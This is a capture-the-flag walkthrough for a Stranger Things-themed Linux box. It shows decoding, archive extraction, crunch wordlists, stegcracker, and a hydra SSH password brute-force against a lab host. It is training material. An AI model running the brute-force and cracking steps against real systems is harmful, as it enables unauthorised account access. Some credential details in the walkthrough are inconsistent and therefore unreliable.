level3@ubuntu:~/Videos$ ls -al
total 12
drwxr-xr-x  2 level3 level3 4096 Jul 31 05:04 .
drwxr-xr-x 15 level3 level3 4096 Jul 31 03:59 ..
-rw-rw-r--  1 level3 level3  288 Jul 31 05:04 .-letsparty.txt
level3@ubuntu:~/Videos$ cat .-letsparty.txt
Hey... don't you go to Steve Harringtons party Nancy? That's so rude.
It'd be great you know ... No parents... only friends ... you can enjoy all night ... Tha
t would be the KEY Nancy ... I promise you ... That's the KEY ...
Make sense right?
Okay... Cool... Let's Paaaartyyyyyyyy.....
```

In this level player will find 20 folders in the "/Templates" directory each one consists with hundred folders and inside one of those hundred directories text file called "key.txt" is located. Altogether there are 20 "key.txt" files. To find that player needs to use "du" command which summarizes disk usage of the set of FILEs, recursively for directories with pipe "|" and "grep" command.

```
level3@ubuntu: ~/Templates/folder00
level3@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
level3@ubuntu:~$ cd Templates/
level3@ubuntu:~/Templates$ ls
folder00  folder03  folder06  folder09  folder12  folder15  folder18
folder01  folder04  folder07  folder10  folder13  folder16  folder19
folder02  folder05  folder08  folder11  folder14  folder17  folder20
level3@ubuntu:~/Templates$ cd folder00
level3@ubuntu:~/Templates/folder00$ ls
folder01  folder12  folder23  folder34  folder45  folder56  folder67  folder78  folder89
folder02  folder13  folder24  folder35  folder46  folder57  folder68  folder79  folder90
folder03  folder14  folder25  folder36  folder47  folder58  folder69  folder80  folder91
folder04  folder15  folder26  folder37  folder48  folder59  folder70  folder81  folder92
folder05  folder16  folder27  folder38  folder49  folder60  folder71  folder82  folder93
folder06  folder17  folder28  folder39  folder50  folder61  folder72  folder83  folder94
folder07  folder18  folder29  folder40  folder51  folder62  folder73  folder84  folder95
folder08  folder19  folder30  folder41  folder52  folder63  folder74  folder85  folder96
folder09  folder20  folder31  folder42  folder53  folder64  folder75  folder86  folder97
folder10  folder21  folder32  folder43  folder54  folder65  folder76  folder87  folder98
folder11  folder22  folder33  folder44  folder55  folder66  folder77  folder88  folder99
level3@ubuntu:~/Templates/folder00$
```



Player will be able to find correct “key.txt” file in “/Templates/folder13/folder89/” directory location and it is encrypted using base64. To get the password player needs to identify the correct encryption algorithm and decrypt it.

Command: **cat key.txt | base64 –-decode**


In this level players knowledge about finding hidden files in which names are starting with “.”, reading the contents of a text file using cat command, usage of “grep” pipe “|” “du” commands, ability to identify encrypted algorithm of cipher text and decrypting cipher text with the help of “base64” command will be checked

```
level3@ubuntu: ~/Templates/folder13/folder89
4       ./folder12/folder93/key.txt
4       ./folder08/folder54/key.txt
4       ./folder13/folder89/key.txt
4       ./folder03/folder76/key.txt
4       ./folder16/folder52/key.txt
4       ./folder17/folder61/key.txt
level3@ubuntu:~/Templates$ ./folder13/folder89
-bash: ./folder13/folder89: Is a directory
level3@ubuntu:~/Templates$ cd ./folder13/folder89
level3@ubuntu:~/Templates/folder13/folder89$ ls
key.txt
level3@ubuntu:~/Templates/folder13/folder89$ cat key.txt
QSBzZWNvbmQgdmljdGltCgpXaGlsZSBhIGZyYW50aWMgV2lsbCdzIG1vbSBhbmQgdGhlIEhhd2tp
bnMgUG9saWNlIERlcGFydG1lbnQgQ2hpZWYgSmltIEhvcHBlciAtLSB3aG8gaGltc2VsZiBzdWZm
ZXJlZCB0aGUgYmVyZWF2ZW1lbnQgb2YgaGlzIGRhdWdodGVyIHRvIGNhbmNlciAtLSBsZWFkIHRo
ZSBzZWFyY2ggZm9yIFdpbGwsIE5hbmN5IFdoZWVsZXIsIE1pa2UncyBvbGRlciBzaXN0ZXIsIGFu
ZCBoZXIgYmVzdCBmcmllbmQgQmFyYiBuaXAgb3V0IHRvIGEgcG9vbCBwYXJ0eSBhdCBOYW5jeSdz
IGJveWZyaWVuZCdzIGhvdXNlLiBPY2N1cGllZCBieSBTdGV2ZSBIYXJyaW5ndG9uIGFuZCBoaXMg
aW1tYWN1bGF0ZSBxdWlmZiwgTmFuY3kgZmFpbHMgdG8gbm90aWNlIGhlciBiZXN0IGZyaWVuZCdz
IHZpb2xlbnQgYWJkdWN0aW9uIGJ5IHdoYXQgaXMgZHViYmVkIGEgRGVtb2dvcmdvbiwgZXNzZW50
aWFsbHkgYSBHdWlsbGVybW8gZGVsIFRvcm8gUGFsZSBNYW4gd2l0aCBhIHZlbnVzIGZseXRyYXAg
Zm9yIGEgaGVhZC4gSXQgZHJhZ3MgQmFyYiBhd2F5IHRvIHRoZSBVcHNpZGUgRG93biwgYSBmcmln
aHRlbmluZyBhbHRlcm5hdGUgZGltZW5zaW9uIHN0ZWVwZWQgaW4gY29uc3RhbnQgbWlkbmlnaHQg
aHVlcy4KCnVzZXJuYW1lID0gbGV2ZWw0CnBhc3N3b3JkID0gVG1GdVkza2dWMmhsWld4bGNnPT0K
CmtlZXAgZ29pbmcgZHVkZS4uLiB5b3UgYXJlIHByZXR0eSBjb29sLi4uCg==

level3@ubuntu:~/Templates/folder13/folder89$ cat key.txt |
```

```
level3@ubuntu: ~/Templates/folder13/folder89
ZSBzZWFyY2ggZm9yIFdpbGwsIE5hbmN5IFdoZWVsZXIsIE1pa2UncyBvbGRlciBzaXN0ZXIsIGFu
ZCBoZXIgYmVzdCBmcmllbmQgQmFyYiBuaXAgb3V0IHRvIGEgcG9vbCBwYXJ0eSBhdCBOYW5jeSdz
IGJveWZyaWVuZCdzIGhvdXNlLiBPY2N1cGllZCBieSBTdGV2ZSBIYXJyaW5ndG9uIGFuZCBoaXMg
aW1tYWN1bGF0ZSBxdWlmZiwgTmFuY3kgZmFpbHMgdG8gbm90aWNlIGhlciBiZXN0IGZyaWVuZCdz
IHZpb2xlbnQgYWJkdWN0aW9uIGJ5IHdoYXQgaXMgZHViYmVkIGEgRGVtb2dvcmdvbiwgZXNzZW50
aWFsbHkgYSBHdWlsbGVybW8gZGVsIFRvcm8gUGFsZSBNYW4gd2l0aCBhIHZlbnVzIGZseXRyYXAg
Zm9yIGEgaGVhZC4gSXQgZHJhZ3MgQmFyYiBhd2F5IHRvIHRoZSBVcHNpZGUgRG93biwgYSBmcmln
aHRlbmluZyBhbHRlcm5hdGUgZGltZW5zaW9uIHN0ZWVwZWQgaW4gY29uc3RhbnQgbWlkbmlnaHQg
aHVlcy4KCnVzZXJuYW1lID0gbGV2ZWw0CnBhc3N3b3JkID0gVG1GdVkza2dWMmhsWld4bGNnPT0K
CmtlZXAgZ29pbmcgZHVkZS4uLiB5b3UgYXJlIHByZXR0eSBjb29sLi4uCg==

level3@ubuntu:~/Templates/folder13/folder89$ cat key.txt | base64 --decode
A second victim

While a frantic Will's mom and the Hawkins Police Department Chief Jim Hopper -- who him
elf suffered the bereavement of his daughter to cancer -- lead the search for Will, Nanc
 Wheeler, Mike's older sister, and her best friend Barb nip out to a pool party at Nancy
s boyfriend's house. Occupied by Steve Harrington and his immaculate quiff, Nancy fails
o notice her best friend's violent abduction by what is dubbed a Demogorgon, essentially
a Guillermo del Toro Pale Man with a venus flytrap for a head. It drags Barb away to the
Upside Down, a frightening alternate dimension steeped in constant midnight hues.

username = level4
password = TmFuY3kgV2hlZWxlcg==

keep going dude... you are pretty cool...
level3@ubuntu:~/Templates/folder13/folder89$
```

Username: level4
Password: TmFuY3kgV2hlZWxlcg==

After finding out the password and username player needs to submit that credentials to the level4 web page to get to the web page related to level5.




Level 5

Player needs to log into server using SSH with the credentials of previous level.

Command: **ssh level4@192.168.8.102**

In this level player will be able to find a hint which is included in a text file named as “readme.txt” located in “/Documents” directory. That is a base64 encoded reversed text file. Player needs to identify the encryption method and needs to identify it is reversed. To decrypt that player first needs to read the content of “readme.txt” file using “cat” command and redirect the output using pipe “|” command to “rev” command which reverse lines character-wise and then redirect that output to “base64” command to decrypt the cipher text.

Command: **cat readme.txt | rev | base64 –-decode**



Then player needs to find hidden folder called “. call from upside down”. There player will find ‘will.tar.gz’ file then player should unzip that ‘will.tar.gz’ file and player will get ‘will.tar.bz2’ then player should extract it and will get ‘will.archive’ file. After extracting ‘will.archive’ player will get “password.txt” file which is encrypted using Morse code and player needs to identify the encryption method. So for that player can use the hint which is previously discovered by the player. Then player can decrypt the cipher text using “morse-encode-and-decode” command and get the username and password for the next level.


In this level all the knowledge of previously used commands and knowledge about “tar” command usage and ability to identify morse code encryption method and usage of “morse-encode-and-decode” command will be checked.

```
level4@ubuntu: ~/.call from upside down
drwxr-xr-x  2 level4 level4 4096 Aug 13 05:48  Documents
drwxr-xr-x  2 level4 level4 4096 Jul 31 05:07  Downloads
drwx------  3 level4 level4 4096 Jul 31 05:06  .gnupg
drwxr-xr-x  3 level4 level4 4096 Jul 31 05:06  .local
drwx------  5 level4 level4 4096 Aug  4 04:13  .mozilla
drwxr-xr-x  2 level4 level4 4096 Jul 31 05:07  Music
drwxr-xr-x  2 level4 level4 4096 Jul 31 05:07  Pictures
-rw-r--r--  1 level4 level4  807 Jul 31 04:04  .profile
drwxr-xr-x  2 level4 level4 4096 Jul 31 05:07  Public
drwxr-xr-x  3 level4 level4 4096 Aug  4 05:12  snap
drwxr-xr-x  2 level4 level4 4096 Jul 31 05:07  Templates
drwx------  6 level4 level4 4096 Aug  4 04:43  .thunderbird
drwxr-xr-x  2 level4 level4 4096 Jul 31 05:07  Videos
level4@ubuntu:~$ cd .call\ from\ upside\ down/
level4@ubuntu:~/.call from upside down$ ls
will.tar.gz
level4@ubuntu:~/.call from upside down$ tar -xzvf will.tar.gz
will.tar.bz2
level4@ubuntu:~/.call from upside down$ ls
will.tar.bz2  will.tar.gz
level4@ubuntu:~/.call from upside down$ tar -xjvf will.tar.bz2
will.archive
level4@ubuntu:~/.call from upside down$ ls
will.archive  will.tar.bz2  will.tar.gz
level4@ubuntu:~/.call from upside down$ tar -xf will.archive
level4@ubuntu:~/.call from upside down$ ls
password.txt  will.archive  will.tar.bz2  will.tar.gz
level4@ubuntu:~/.call from upside down$ cat password.txt
```

```
level4@ubuntu: ~/.call from upside down
level4@ubuntu:~/.call from upside down$ cat password.txt
.-- .. .-.. .-.. / -.-. --- -- -- ..- -. .. -.-. .- - . ... / ..-. .-. --- -- /
- .... . / ..- .-.. ... .. -.. . -.. --- .-- -. --..-- / ..- ... . .-. -. .- --
. / .-.. . ...- . .-.. ..... --..-- .-.. .- ... ... .-- --- .-. -.. / ... -- ---
-. ..... -.-- ..--- ..- --. --.- -. .-.. .-.. -.-. -. -- /

level4@ubuntu:~/.call from upside down$ morse-encode-and-decode

--list   (-l)   List morse code table.
--encode (-e)   Encode string. e.g.: morse-encode-and-decode -e "Hello world!"
--decode (-d)   Decode Morse code. e.g.: morse-encode-and-decode -d ".- -... -.-
. "

level4@ubuntu:~/.call from upside down$ morse-encode-and-decode -d "$(cat passwo
rd.txt)"
base string:
.-- .. .-.. .-.. / -.-. --- -- -- ..- -. .. -.-. .- - . ... / ..-. .-. --- -- /
- .... . / ..- .-.. ... .. -.. . -.. --- .-- -. --..-- / ..- ... . .-. -. .- --
. / .-.. . ...- . .-.. ..... --..-- .-.. .- ... ... .-- --- .-. -.. / ... -- ---
-. ..... -.-- ..--- ..- --. --.- -. .-.. .-.. -.-. -. -- /

get decode string:
will communicates from the upsidedown, username level5,password sm95y2ugqnllcnm
level4@ubuntu:~/.call from upside down$
```

Username: level5
Password: sm95y2ugqnllcnm

After finding out the password and username player needs to submit that credentials to the level5 web page to get to the web page related to level6.




Level 6

Player needs to log into server using ssh with the credentials of previous level.

Command: **ssh level5@192.168.8.102**

Here also player has to find a hint to solve the challenge in this level. Hint is located in "/Music" directory. There player will be able to find a text file named as "hint.txt" which is encrypted using base64. So to find the hint player needs to decrypt it.



After that player needs to create custom password list which contains every possible letter combination of word “ddegmoo”. For that player needs to use crunch tool.

```
level5@ubuntu:~/Pictures$ crunch 7 7 ddegmoo -o p.txt
Crunch will now generate the following amount of data: 625000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 78125

crunch: 100% completed generating output
level5@ubuntu:~/Pictures$ ls
index.jpeg  index1.jpeg  p.txt
level5@ubuntu:~/Pictures$ cat p.txt | grep demodog
demodog
```

Then player needs to find the correct image that consists the flag for the next level. Image is located in “/Pictures” directory and it’s called as “index.jpeg”.
To get the concealed flag player needs to use stegcracker tool.

In this level players knowledge about steganography, ability to creating custom password lists will be checked.


```
level5@ubuntu:~/Pictures$ ls
index.jpeg  index1.jpeg  p.txt
level5@ubuntu:~/Pictures$ cat p.txt | grep demodog
demodog
level5@ubuntu:~/Pictures$ echo demodog > p1.txt
level5@ubuntu:~/Pictures$ stegcracker index.jpeg p1.txt
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'index.jpeg' with wordlist 'p1.txt'..
Successfully cracked file with password: demodog
Tried 1 passwords
Your file has been written to: index.jpeg.out
demodog
level5@ubuntu:~/Pictures$ ls
index.jpeg  index.jpeg.out  index1.jpeg  p.txt  p1.txt
level5@ubuntu:~/Pictures$ cat index.jpeg.out
Congratulations!You have found the flag
RGVtMGcwcmcwbgo=
will be the password and you gotta try all possible combination of "lliiem" wor
d to get into next level
```

```
ubuntu@ubuntu-VirtualBox:~$ crunch 6 6  lliiem -o p.txt
Crunch will now generate the following amount of data: 28672 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 4096

crunch: 100% completed generating output
ubuntu@ubuntu-VirtualBox:~$ ls
Desktop    Downloads  Pictures  Public       Templates
Documents  Music      p.txt     stegcracker  Videos
ubuntu@ubuntu-VirtualBox:~$ cat p.txt | grep millie
millie
```

```
ubuntu@ubuntu-VirtualBox:~$ hydra -L p1.txt -p RGVtMGcwcmcwbgo=
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
 service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-26 23:03
:31
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *o
r* you use the "module://www.example.com/optional-module-parameters" syntax!
ubuntu@ubuntu-VirtualBox:~$ hydra -L p1.txt -p RGVtMGcwcmcwbgo= ssh://192.168.8
.103 -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
 service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-26 23:03
:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is rec
ommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try p
er task
[DATA] attacking ssh://192.168.8.103:22/
[ATTEMPT] target 192.168.8.103 - login "millie" - pass "RGVtMGcwcmcwbgo=" - 1 o
f 1 [child 0] (0/0)
[22][ssh] host: 192.168.8.103   login: millie   password: RGVtMGcwcmcwbgo=
1 of 1 target successfully completed, 1 valid password found
```

Username: level6
Password: RGVtMGcwcmcwbgo=

After finding out the password and username player needs to submit that credentials to the level5 web page to get to the web page related to level6.




Level 7

Beginning of this first web challenge, Apache web server will be given the environment to run all the web challenges, Player will have to click 'Go to web challenge' button and the player will be redirected to the first challenge of the CTF box. The player will have to go inspect element view. There the user will be able to find .css files and inside the styles2.css file has a Base64 encoded text. After decoding that, the player will be able to get the hint. With the help of that hint, the player has to find the password file. That password file located in ‘etc’ folder. Inside the ‘passwd’ file there’s a cipher text encrypted using utf8. the player should decode it. then after that player can get the flag.


```
admin:x:1622:1623::/home/stranger_things_ctf/mail/strangerthings/admin:/home/stranger_things_ctf
sys:x:1622:1623::/home/stranger_things_ctf/mail/strangerthings/sys:/home/stranger_things_ctf
stranger_things_ctfm:x:1622:1623::/home/stranger_things_ctf/mail/strangerthings/stranger_things_ctfm:/home/stranger_things_ctf
evlin:x:1622:1623::/home/stranger_things_ctf/mail/strangerthings/evlin:FLAG:0x48 0x65 0x6c 0x6c 0x6f 0x45 0x4c/home/stranger_things_ctf
root:x:1622:1623::/home/stranger_things_ctf/mail/strangerthings/root:/home/stranger_things_ctf
home:x:1622:1623::/home/stranger_things_ctf/mail/strangerthings/home:/home/stranger_things_ctf
```

Username: Level7


Password: HelloEl



Level 8

